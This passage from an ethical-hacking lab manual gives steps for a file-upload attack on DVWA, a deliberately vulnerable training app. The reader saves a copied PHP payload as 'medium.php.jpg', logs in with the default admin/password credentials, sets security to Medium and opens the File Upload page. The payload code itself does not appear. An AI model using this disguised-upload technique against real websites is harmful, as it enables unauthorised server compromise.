


40. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.

41. Type **pluma medium.php.jpg** and press **Enter** to launch the **Pluma** text editor.



42. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 39**, and then press **Ctrl+S** to save the context.




43. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php**. Into the address bar, and press **Enter**. The **DVWA** login page appears; log in with the credentials **admin** and **password**, and click the **Login** button.

> Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.


44. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** from the left pane to view the DVWA security level.

45. Change the **Security Level** from impossible to medium by selecting **Medium** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




46. Click the **File Upload** option in the left pane.

47. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.



